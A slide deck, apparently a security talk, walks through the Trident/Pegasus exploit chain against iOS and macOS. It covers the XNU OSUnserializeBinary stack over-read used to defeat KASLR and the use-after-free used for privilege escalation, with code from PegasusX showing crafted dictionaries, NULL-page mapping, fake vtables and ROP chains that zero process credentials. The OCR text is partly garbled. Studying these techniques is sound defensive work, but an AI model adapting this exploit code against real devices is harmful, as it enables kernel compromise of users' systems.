Trident (Pegasus)

The "most sophisticated smartphone attack ever"

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Exploits Chain

Remote Command Execution


WebKit Heap Overflow

Info Leak

XNU Stack Over-Read

Local Privilege Escalation

• XNU Use-After-Free



User Mode - WebKit

JavaScriptCore Heap Overflow

TODO

Kernel Mode - XNU

Mach Traps

Arguments

- Accepts objects passed by reference
- Some versions accepts binary serialized data
- Examples: (snake_case = private, CamelCase = IOKit)
 - o io_service_get_matching_services_bin (str/bin XML dict)
 - io_service_get_matching_services (OSDictionary)
 - IOServiceGetMatchingServices (CFDictionary)

Unserialize Pain

Binary to Object

Binary XML unserialization is done in kernel mode:')

Incriminated Kernel Function - BOTH CVEs!

```
OSObject * OSUnserializeBinary(
const char *buffer,
size_t bufferSize,
OSString **errorString);
```

Binary XML Data Structure

uint32_t[]

Magic Number

Parent Node | Type | Len

Type | Len

Content

Last Element | Type | Len

Content[0]

Content[1]

Binary XML = 0x00000d3	
End = 0x80000000 Dictionary = 0x01000000 Len = 2	<dict></dict>
String = 0x09000000 Len = 4	<string></string>
0×00787377	WSX
End = 0x80000000 Number = 0x04000000 Len = 64	<integer></integer>
0×0000005	5
0×0000000	

Info Leak

KASLR

Kernel address space is randomized since 10.8 (2012)

```
r = rand(0x00, 0xff)*
slide = r << 21
```

Kernel will be loaded to:

32bit -> 0x80001000 + slide

64bit -> 0xffffff8004004000 + slide

OSNumber object attributes

value (inValue)

The value always take up 64 bits but is bit-masked using number Of Bits.

size (numberOfBits)

The numberOfBits attribute is stored during construction of the object without checks.

OSNumber object init code

```
#define sizeMask (~OULL >> (64 - size))

bool OSNumber::init(unsigned long long inValue, unsigned int newNumberOfBits)

{
    if (!super::init())
        return false;

    size = newNumberOfBits;
    value = (inValue & sizeMask);

return true;
}
```

OSNumber unserialization

xnu-3248.60.10/libkern/c++/OSSerializeBinary.cpp

xnu-3789.1.32/libkern/c++/OSSerializeBinary.cpp

```
case kOSSerializeNumber:
                                                                             case kOSSerializeNumber:
bufferPos += sizeof(long long);
                                                                             bufferPos += sizeof(long long);
if (bufferPos > bufferSize) break;
                                                                             if (bufferPos > bufferSize) break;
                                                                                    ((len != 32) && (len != 64)
  value = next[1]:
                                                                               value = next[1];
                                                                               value <<= 32;
  value <<= 32;
  value |= next[0];
                                                                               value |= next[0];
  o = OSNumber::withNumber(value, len);
                                                                               o = OSNumber::withNumber(value, len);
                                                                               next += 2;
 next += 2;
    break;
                                                                                 break:
```

Length is not checked!

Info Leak steps

- 1. Create a binary dict with a "long" number
- 2. Open a IOService using the dict
- 3. Get the IOService's dict number property to leak stack memory
- 4. Calculate KERNEL_BASE using leaked stack (subtracting from a ret value)



```
<dict>
    <key>
        AAA
    </key>
    <number size=512>
        4702111234474983745
    </number>
</dict>
```

```
51
      #define WRITE IN(dict, data) do { *(uint32 t *)(dict + idx) = (data); idx += 4; } while (0)
52
53
          WRITE IN(dict, (0x000000d3)); // signature, always at the beginning
54
                                                   value (64 bit)
                                                                                        numberOfBits (512 bit)
          WRITE IN(dict, (kOSSerializeEndCollection → kOSSerializeDictionary | 2)); // dictionary with two entries
55
56
          WRITE IN(dict, (kOSSerializeSymbol | 2/1); // key with symbol, 3 chars + NUL
57
          WRITE IN(dict, (0x00414141)); // 'A/A' key + NUL byte in little-endian
58
59
          WRITE IN(dict, (kOSSerializeEndcollection | kOSSerializeNumber | 0x200)); // value with big-size number
60
          WRITE IN(dict, (0x41414141)); WRITE IN(dict, (0x41414141)); // at least 8 bytes for our big numbe
61
```

jndok/PegasusX/main.c

We need a kernel function that reads using the size attribute blindly

is_io_registry_entry_get_property_bytes

```
} else if( (off = OSDynamicCast( OSNumber, obj ))) {
2862
          offsetBytes = off->unsigned64BitValue();
          len = off->numberOfBytes();
2864
          bytes = &offsetBytes;
                                                           Assign len using
2865
        #ifdef BIG ENDIAN
                                                           numberOfBytes
          bytes = (const void *)
            (((UInt32) bytes) + (sizeof( UInt64) - len));
2868
        #endif
            } else
                                                Memory copy
2871
          ret = kIOReturnBadArgument;
                                                using len
2873
            if( bytes) {
2874
          if( *dataCnt < len)
2875
              ret = kIOReturnIPCError;
          else {
                    *dataCnt = len;
2878
                    bcopy( bytes, buf, len );
```

Open a IOService using dictionary

```
serv = IOServiceGetMatchingService(master, IoServiceMatching("IOHDIXController"));

kr = io_service_open_extended(serv, mach_task_self(), 0, NDR_record, (io_buf_ptr_t)dict, idx, &err, &conn);

if (kr == KERN_SUCCESS) {
    printf("(+) UC successfully spawned! Leaking bytes...\n");
} else
    return -1;

IORegistryEntryCreateIterator(serv, "IOService", kIORegistryIterateRecursively, &iter);
io_object_t object = IOIteratorNext(iter);
```

Our XML binary

dict

jndok/PegasusX/main.c

Read IOService's dictionary property to leak function stack

```
Our local
         char buf[0x200] = {0};
         mach msg type number t bufCnt = 0x200;
                                                                                              allocated buffer
84
                                                                                              for the result
         kr = io registry entry get property bytes(object, "AAA", (char *)&buf, &bufCnt);
         if (kr == KERN SUCCESS) {
             printf("(+) Done! Calculating KASLR slide...\n");
         } else
             return -1;
                                                                                           The key of the
                                                                                           dictionary we
     #if 0
                                                                                           want to read
         for (uint32 t k = 0; k < 128; k += 8) {
             printf("%#llx\n", *(uint64 t *)(buf + k));
     #endif
         uint64 t hardcoded ret addr = 0xffffff80003934bf;
         kslide = (*(uint64 t *)(buf + (7 * sizeof(uint64 t)))) - hardcoded ret addr;
 indok/PegasusX/main.c
```

Read IOService's dictionary property to leak function stack

```
char buf[0x200] = {0};
          mach msg type number t bufCnt = 0x200;
84
          kr = io registry entry get property bytes(object, "AAA", (char *)&buf, &bufCnt);
          if (kr == KERN SUCCESS) {
              printf("(+) Done! Calculating KASLR slide...\n");
         } else
              return -1;
      #if 0
          for (uint32 t k = 0; k < 128; k += 8) {
              printf("%#llx\n", *(uint64 t *)(buf + k));
      #endif
          uint64 t hardcoded ret addr = 0xffffff80003934bf;
          kslide = (*(uint64 t *)(buf + (7 * sizeof(uint64 t)))) - hardcoded ret addr:
```

Calculate kernel slide using leaked stack address

jndok/PegasusX/main.c

Local Privilege Escalation

XNU Heap Primer

Kernel Memory Allocators




FIGURE 12-4: The XNU memory allocator hierarchy

kalloc()

Allocation size rounded up from 8 to MAX (platform dependant, see K_ZONE_NAMES)

Use a different zone for each unique X allocation (kalloc.16, kalloc.32, kalloc.4096)

kalloc.X zone is created if not present

kalloc()

	elem	cur	max	cur	max	cur	alloc	alloc	
zone name	size	size	size	#elts	#elts	inuse	size	count	
kalloc.16	16	448K	518K	28672	33215	24219	4K	256	C
kalloc.32	32	1636K	1751K	52352	56050	22070	4K	128	C
kalloc.48	48	1872K	2627K	39936	56050	27686	4K	85	C
kalloc.64	64	2380K	2627K	38080	42037	37992	4K	64	C
kalloc.80	80	1232K	1751K	15769	22420	6280	4K	51	C
kalloc.96	96	480K	691K	5120	7381	4487	8K	85	C
kalloc.128	128	6824K	8867K	54592	70938	47183	4K	32	C
kalloc.160	160	208K	205K	1331	1312	1115	8K	51	C
kalloc.192	192	288K	307K	1536	1640	1422	12K	64	C
kalloc.256	256	736K	778K	2944	3113	2935	4K	16	C
kalloc.288	288	560K	768K	1991	2733	1958	20K	71	C
kalloc.512	512	932K	1167K	1864	2335	1744	4K	8	C
kalloc.576	576	48K	45K	85	81	64	4K	7	C
kalloc.1024	1024	780K	778K	780	778	724	4K	4	C
kalloc.1152	1152	96K	91K	85	81	18	8K	7	C
kalloc.1280	1280	80K	67K	64	54	19	20K	16	C
kalloc.2048	2048	1464K	1751K	732	875	704	4K	2	C
kalloc.4096	4096	4500K	5911K	1125	1477	294	4K	1	C
kalloc.8192	8192	1128K	1556K	141	194	88	8K	1	C

kfree()

For each zone it use a LIFO linked-list to trace freed elements

The last freed is the first chunk to be allocated

Binary XML oddities

Every parsed element is traced in an array of OSObject pointers

```
if (!(ok = (o != 0))) break;

if (!isRef)

if (!isRef)

setAtIndex(objs, objsIdx, o);

if (!ok) break;

objsIdx++;

}
```

setAtIndex macro

Just a simple auto-enlargement append

```
#define setAtIndex(v, idx, o)
240
         if (idx >= v##Capacity)
241
242
           uint32 t ncap = v##Capacity + 64;
           typeof(v##Array) nbuf = (typeof(v##Array)) kalloc container(ncap * sizeof(o));
244
           if (!nbuf) ok = false;
245
           if (v##Array)
247
             bcopy(v##Array, nbuf, v##Capacity * sizeof(o));
249
             kfree(v##Array, v##Capacity * sizeof(o));
250
                       = nbuf;
           v##Array
           v##Capacity = ncap;
253
254
         if (ok) v##Array[idx] = o;
```

Dict keys

Should be declared as OSSymbol

Can also be a OSString (OSSymbol inherits from OSString) - Introduced in iOS 9.2

In that case will be create a OSSymbol object using the OSString. Then the OSString will be freed

Dict keys - iOS >= 9.2

```
if (sym)
               DEBG("%s = %s\n", sym->getCStringNoCopy(), o->getMetaClass()->getClassName());
               if (o != dict) ok = dict->setObject(sym, o, true);
                                                                        Create a
               o->release();
                                                                        OSSymbol using
               sym->release();
                                                                        OSString
               sym = 0;
404
             else
               sym = OSDynamicCast(OSSymbol, o);
406
               if (!sym && (str = OSDynamicCast(OSString
407
                   sym = (OSSymbol *) OSSymbol::withString(str);
                   o->release();
410
411
                   0 = 0;
412
                                                              OSString freed
               ok = (sym != 0);
413
414
```

Dict values

Can be any type of object

When it extract a value, the key-value pair is put into the real dictionary and both elements are freed

Dict values

```
if (sym)
               DEBG("%s = %s\n", sym->getCStringNoCopy(), o->getMetaClass()->getClassName());
               if (o != dict) ok = dict->setObject(sym, o, true);
               o->release();
                                                                         Add pair to the
               sym->release();
                                                                         dictionary
               sym = 0;
                                                         Object and
                                                         Symbol freed
404
             else
406
               sym = OSDynamicCast(OSSymbol, o);
               if (!sym && (str = OSDynamicCast(OSString, o)))
407
                   sym = (OSSymbol *) OSSymbol::withString(str);
410
                   o->release();
411
                   0 = 0;
412
               ok = (sym != 0);
413
414
```

NOT every parsed element is traced in an array of OSObject

```
385          if (!(ok = (o != 0))) break;
386
387          if (!isRef)
388          {
389                setAtIndex(objs, objsIdx, o);
390                if (!ok) break;
391                objsIdx++;
392          }
```

XML Reference?

```
<dict>
    <key>
        AAA
    </key>
    <number>
        128021841404779
    </number>
    <key>
        BBB
    </key>
    <reference>
    </reference>
</dict>
```

Binary XML Object Reference

```
Binary XML = 0 \times 0000000d3
End = 0x80000000 | Dictionary = 0x01000000 | Len = 4
              Key = 0x08000000 \mid Len = 4
                      0x00414141
           Number = 0x04000000 | Len = 64
                      0x6861636b
                      0x0000746f
              Key = 0x08000000 \mid Len = 4
                      0x00424242
 End = 0x800000000 | Object = 0x0c0000000 | Index = 2
```

When parsing a reference...

```
case kOSSerializeObject:
if (len >= objsIdx) break;

o = objsArray[len];

o->retain();

isRef = true;

break;
```

Calls a method of the object without checks

Recap

- The freed OSString address is still in the array
- We can reference every index in the dict
- Referencing it will call a method (retain) of the object... Even if freed

Overwrite the old OSString heap

- Remember? The last freed chunk is the first to be allocated
- OSString take up X (platform dependant) bytes
- Find a way to allocate X bytes of fully controlled heap to remain in the same zone

OSData is a object with arbitrary content of arbitrary length

Creating a OSData will allocate the object itself AND a buffer of X length

OSData itself will not be allocated in the same zone of the freed OSString anyway.


Object	32 bit	64 bit
OSData	kalloc.32	kalloc.48
OSString	kalloc.24	kalloc.32

But the OSData buffer will be allocated in the same address of the freed OSString if matching the same length!

```
bool OSData::initWithCapacity(unsigned int inCapacity)
53
          if (data)
54
55
56
              OSCONTAINER ACCUMSIZE(-((size t)capacity));
57
        if (!inCapacity || (capacity < inCapacity))
58
            // clean out old data's storage if it isn't big enough
60
            kfree(data, capacity);
61
            data = 0;
            capacity = 0;
62
63
64
                                                               Arbitrary allocation
65
          if (!super::init())
              return false;
67
68
          if (inCapacity && !data) {
69
              data = (void *) kalloc container(inCapacity);
```

Build a fake object

C++ Object



OSString

Fake OSString - 32/64 bit

```
kOSSerializeData | sizeof(OSString), // OSData with same size as OSString
     #ifdef LP64
79
               data[0], // vtable pointer (lower half)
               data[1], // vtable pointer (upper half)
               data[2], // retainCount
               data[3], // flags
               data[4], // length
84
               data[5], // (padding)
               data[6], // string pointer (lower half)
               data[7],
                            // string pointer (upper half)
    #else
               data[0], // vtable pointer
               data[1], // retainCount
               data[2], // flags
               data[3], // length
               data[4],
                           // string pointer
     #endif
```

retain() vtable offset

retain() vtable offset

```
DATA: const:803F4E8C; 'vtable for' OSString
DATA: const:803F4E8C ZTV80SString
                                                             : DATA XREF: OSSI
DATA: const:803F4E8C
                                                              ; OSString::OSStr
DATA: const:803F4E8D
                                     DCB
DATA: const:803F4E8E
                                     DCB
DATA: const:803F4E8F
                                     DCB
                                     DCB
DATA: const:803F4E90
                                     DCB
DATA: const:803F4E91
DATA: const:803F4E92
                                     DCB
DATA: const:803F4E93
                                     DCB
DATA: const:803F4E94
                                     DCD sub 80321590+1
                                     DCD ZN80SStringD@Ev+1; OSString:: "OSSI
DATA: const:803F4E98
                                     DCD ZNK80SObject7releaseEi+1; OSObject
DATA: const:803F4E9C
                                     DCD __ZNK80SObject14getRetainCountEv+1;
DATA: const:803F4EA0
                                     DCD ZNK80SObject6retainEv+1; OSObject:
DATA: const:803F4EA4
                                     DCD ZNK80SObject releaseEv+1; OSObject
DATA: const:803F4EA8
                                           ZNK80SStrin 9serializeEP110SSeriali
DATA: const:803F4EAC
                                           ZNK80SString12getMetaClassEv+1; 05
DATA: const:803F4EB0
                                     DCD
                                           ZNK809string9isEqualToEPK150SMetaCl
DATA: const:803F4EB4
                                     DCD
                                           ZNK9 OSObject 12 taggedRetainEPKv+1;
DATA: const:803F4EB8
                                     DCD
                                           7MX80S0hiect13tannedBeleaseFPKv+1
DATA: const:803F4FBC
                                     DCD
                                  5th function
                                  vtable + 8 + (4 * sizeof(void *))
```

Before exploitation...

Bypass Mitigations - Part 1

- macOS No mitigations
 - Point the OSString "vtable" in userland to jump (call) to user memory
- macOS SMEP / iOS 64bit (< iPhone 7)
 - Point the OSString "vtable" in userland and ROP with a KASLR info leak
 - In macOS we can just use ROP to disable SMEP setting CR4 (unstable) and jump to user memory
- macOS SMAP / iOS 32bit and iPhone7
 - Need to use an heap/stack info leak as well as a KASLR info leak (store vtable and ROP chain in kernel memory)

Apple engineers be like...

You can only pick 2

- 64 bit CPU
- SMAP
- 3.5mm jack

Bypass Mitigations - Part 2

macOS / iOS

- PAGEZERO segment is enforced with no permission for every
 64 bit binary
- On macOS is not enforced in 32 bit binaries, we can compile a binary with no __PAGEZERO and allocate ourselves with any permission

```
-m32 -pagezero_size,0
```

- PAGEZERO segment
 - 4K on 32 bit address space
 - 4GB on 64 bit address space
 - Can be reduced using -pagezero_size, 0x4000

macOS - SMEP (x64)

Map NULL

```
/* map the NULL page */

mach_vm_address_t null_map = 0;


vm_deallocate(mach_task_self(), 0x0, PAGE_SIZE);

kr = mach_vm_allocate(mach_task_self(), &null_map, PAGE_SIZE, 0);

if (kr != KERN_SUCCESS)

return;
```

UAF to ROP Chain



Binary dict payload

Same size of OSString on x64

```
WRITE IN(dict, (kOSSerializeString | 4)); // string 'AAA', will get freed
124
          WRITE IN(dict, (0x00414141));
          WRITE IN(dict, (kOSSerializeBoolean | 1)); // bool, true
           WRITE IN(dict, (kOSSerializeSymbol | 4)); // symbol 'BBB'
           WRITE IN(dist (0x00424242));
           WRITE IN(dict, (kOSSerializeData | 32)):
                                                      // data (0x00 * 32)
          WRITE IN(dict, (0x00000000));
          WRITE IN(dict, (0x00000000));
           WRITE IN(dict, (0x00000000));
          WRITE IN(dict, (0x00000000));
          WRITE IN(dict, (0x00000000));
          WRITE IN(dict, (0x00000000));
          WRITE IN(dict, (0x00000000));
          WRITE IN(dict, (0x00000000));
          WRITE IN(dict, (kOSSerializeSymbol | 4)); // symbol 'CCC'
          WRITE IN(dict, (0x00434343));
           WRITE IN(dict, (kOSSerializeEndCollection | kOSSerializeObject | 1));
```

ROP Chain

```
*(volatile uint64 t *)(0x20) = (volatile uint64 t)ROP XCHG ESP EAX(map); // stack pivot
/* build ROP chain */
printf("(i) Building ROP chain...\n");
rop chain t *chain = calloc(1, sizeof(rop chain t));
PUSH GADGET(chain) = SLIDE POINTER(find symbol address(map, " current proc"));
PUSH GADGET(chain) = ROP RAX TO ARG1(map, chain);
PUSH GADGET(chain) = SLIDE POINTER(find symbol address(map, " proc ucred"));
PUSH GADGET(chain) = ROP RAX TO ARG1(map, chain);
PUSH GADGET(chain) = SLIDE POINTER(find symbol address(map, " posix cred get"));
PUSH GADGET(chain) = ROP RAX TO ARG1(map, chain);
PUSH GADGET(chain) = ROP ARG2(chain, map, (sizeof(int) * 3));
PUSH GADGET(chain) = SLIDE POINTER(find symbol address(map, "bzero"));
PUSH GADGET(chain) = SLIDE POINTER(find symbol address(map, " thread exception return"));
/* chain transfer, will redirect execution flow from 0x0 to our main chain above */
uint64 t *transfer = (uint64 t *)0x0;
transfer[0] = ROP POP RSP(map);
transfer[1] = (uint64 t)chain->chain;
```

iOS (ARM64)

Register status when UAF

- x0 and x28 hold a pointer to the current object, i.e. what is called o in OSUnserializeBinary.
- x8 is the address we just jumped to, i.e. the pointer to retain() in our fake vtable.
- x9 holds the type of the parsed object, in our case 0xc000000 for kOSSerializeObject.
- x21 = bufferPos
- x22 = bufferSize
- x27 = objsArray

Yes, we can allocate to oxcooooo (reducing __PAGEZERO) /

```
DEBUG("Page size: " SIZE, (size_t)page_size);

vm_address_t addr = kOSSerializeObject; // dark magic

vm_address_t addr = kOSSerializeObject; // dark magic

DEBUG("Allocating ROP stack page at " ADDR, (addr_t)addr);

ret = vm_allocate(mach_task_self(), &addr, page_size, 0);

if(ret != KERN_SUCCESS)

{

THROW("Failed to allocate page at " ADDR " (%s)", (addr_t)addr)
}
```


Stack pivot gadget

```
ldp x29, x30, [x9], 0x10 x2
add sp, sp, 0x10 x3
ret x9
```

$$x29 = x9$$

 $x30 = x9$
 $x9 = x9 + 0x10$
 $sp = sp + 0x10$
ret

UAF to ROP Chain



Reuse gadget until set SP & FP properly to return gracefully

```
42
              addr t remaining stack size = stack OSUnserialize;
              // x29 is at 0x10 before the end of the stack frame
43
44
              remaining stack size -= 0x10;
              // Stack pivot does sp += 0x10
45
              remaining stack size -= 0 \times 10;
              // And our load gadget loads from [sp, 0x20]
47
              remaining stack size -= 0x20;
49
              // We have to add the remaining size to sp, to reach the address where x29 is stored
50
              for(uint32 t i = 0; i < remaining stack size / 0 \times 10; ++i)
51
52
                  // SD += 0x10
53
                  PUSH(*chain, (addr t)&(*chain)[2]); // x29
54
                  PUSH(*chain, add sp);
                                                        // x30
55
```

Set important values before real payload

```
57
              PUSH(*chain, (addr t)&(*chain)[6]);
                                                      // x29
              PUSH(*chain, ldr);
                                                      // x30
              PUSH(*chain, 0);
59
                                                      // x22
              PUSH(*chain, 0);
60
                                                      // x21
              PUSH(*chain, 0);
61
                                                      // x20
62
              PUSH(*chain, -stack open extended);
                                                      // x19
              // x0 += x19 and load storage address
63
              PUSH(*chain, (addr t)&(*chain)[4]);
64
                                                      // x29
              PUSH(*chain, add x0);
65
                                                      // x30
              PUSH(*chain, 0);
66
                                                      // x20
67
              PUSH(*chain, (addr t)&(*chain)[67]);
                                                      // x19 >-----
              // str x0, addr
68
              PUSH(*chain, (addr t)&(*chain)[4]);
69
                                                      // x29
              PUSH(*chain, str);
                                                      // x30
71
              PUSH(*chain, 0);
                                                      // x20
72
              PUSH(*chain, 0);
                                                      // x19
```

Fin

References / Bibliography

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